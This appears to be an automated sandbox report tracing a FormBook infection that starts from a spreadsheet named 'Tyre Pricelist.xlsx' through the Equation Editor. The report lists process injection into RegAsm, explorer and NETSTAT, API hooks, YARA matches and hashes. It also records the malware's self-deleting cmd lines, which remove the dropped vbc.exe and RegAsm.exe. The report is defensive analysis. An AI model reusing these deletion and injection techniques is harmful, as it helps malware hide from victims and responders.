
Processes

Process: explorer.exe, Module: USER32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8D 0xDE 0xE1
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x85 0x5E 0xE1
GetMessageW	INLINE	0x48 0x8B 0xB8 0x85 0x5E 0xE1
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8D 0xDE 0xE1

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2300 Parent PID: 584

General

Start time:	11:22:56
Start date:	20/11/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f650000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Tyre Pricelist.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F89F526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Tyre Pricelist.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F89F591	WriteFile
C:\Users\user\Desktop\~$Tyre Pricelist.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F89F526	WriteFile
C:\Users\user\Desktop\~$Tyre Pricelist.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F89F591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	7|7	binary	37 7C 37 00 FC 08 00 00 02 00 00 00 00 00 00 00 52 00 00 00 01 00 00 00 28 00 00 00 1E 00 00 00 74 00 79 00 72 00 65 00 20 00 70 00 72 00 69 00 63 00 65 00 6C 00 69 00 73 00 74 00 2E 00 78 00 6C 00 73 00 78 00 00 00 74 00 79 00 72 00 65 00 20 00 70 00 72 00 69 00 63 00 65 00 6C 00 69 00 73 00 74 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2332 Parent PID: 584

General

Start time:	11:23:16
Start date:	20/11/2020

Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2816 Parent PID: 2332

General

Start time:	11:23:19
Start date:	20/11/2020
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0xfe0000
File size:	599552 bytes
MD5 hash:	429BBA6DBE159C300679509BE3085665
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2192654886.00000000040A9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2192654886.00000000040A9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2192654886.00000000040A9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000003.2185713552.0000000005083000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000003.2185713552.0000000005083000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000003.2185713552.0000000005083000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2194941292.00000000050B3000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2194941292.00000000050B3000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2194941292.00000000050B3000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2190181482.0000000000510000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2190181482.0000000000510000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2190181482.0000000000510000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 33%, ReversingLabs
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E467995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E467995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E37DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E46A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E37DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E37DE2C	ReadFile

Analysis Process: RegAsm.exe PID: 2884 Parent PID: 2816

General

Start time:	11:23:24
Start date:	20/11/2020
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Imagebase:	0xaf0000
File size:	64672 bytes

MD5 hash:	ADF76F395D5A0ECBBF005390B73C3FD2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: RegAsm.exe PID: 2464 Parent PID: 2816

General

Start time:	11:23:24
Start date:	20/11/2020
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Imagebase:	0xaf0000
File size:	64672 bytes
MD5 hash:	ADF76F395D5A0ECBBF005390B73C3FD2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2219572651.0000000000A20000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2219572651.0000000000A20000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2219572651.0000000000A20000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2216844899.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2216844899.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2216844899.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2217232228.0000000000880000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2217232228.0000000000880000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2217232228.0000000000880000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	419E47	NtReadFile

Analysis Process: cmd.exe PID: 2468 Parent PID: 2816

General

Start time:	11:23:26
Start date:	20/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe

Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /C choice /C Y /N /D Y /T 3 & Del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4a2b0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	cannot delete	1	4A2BA7BD	DeleteFileW
C:\Users\Public\vbc.exe	cannot delete	1	4A2CA366	DeleteFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: 1388 Parent PID: 2464

General

Start time:	11:23:27
Start date:	20/11/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: choice.exe PID: 2368 Parent PID: 2468

General

Start time:	11:23:27
Start date:	20/11/2020
Path:	C:\Windows\SysWOW64\choice.exe
Wow64 process (32bit):	true
Commandline:	choice /C Y /N /D Y /T 3
Imagebase:	0x970000
File size:	29696 bytes
MD5 hash:	11DDFBF834BB2C6F4D23297D80EE9E45
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: NETSTAT.EXE PID: 2832 Parent PID: 1388

General

Start time:	11:23:37
Start date:	20/11/2020
Path:	C:\Windows\SysWOW64\NETSTAT.EXE
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\NETSTAT.EXE
Imagebase:	0xff0000
File size:	27136 bytes
MD5 hash:	32297BB17E6EC700D0FC869F9ACAF561
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.2385404408.0000000000510000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.2385404408.0000000000510000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.2385404408.0000000000510000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.2385365843.00000000003D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.2385365843.00000000003D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.2385365843.00000000003D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.2385186068.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.2385186068.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.2385186068.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	99E47	NtReadFile

Analysis Process: cmd.exe PID: 2220 Parent PID: 2832

General

Start time:	11:23:43
Start date:	20/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe'
Imagebase:	0x4ab10000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe	success or wait	1	4AB1A7BD	DeleteFileW

Disassembly

Code Analysis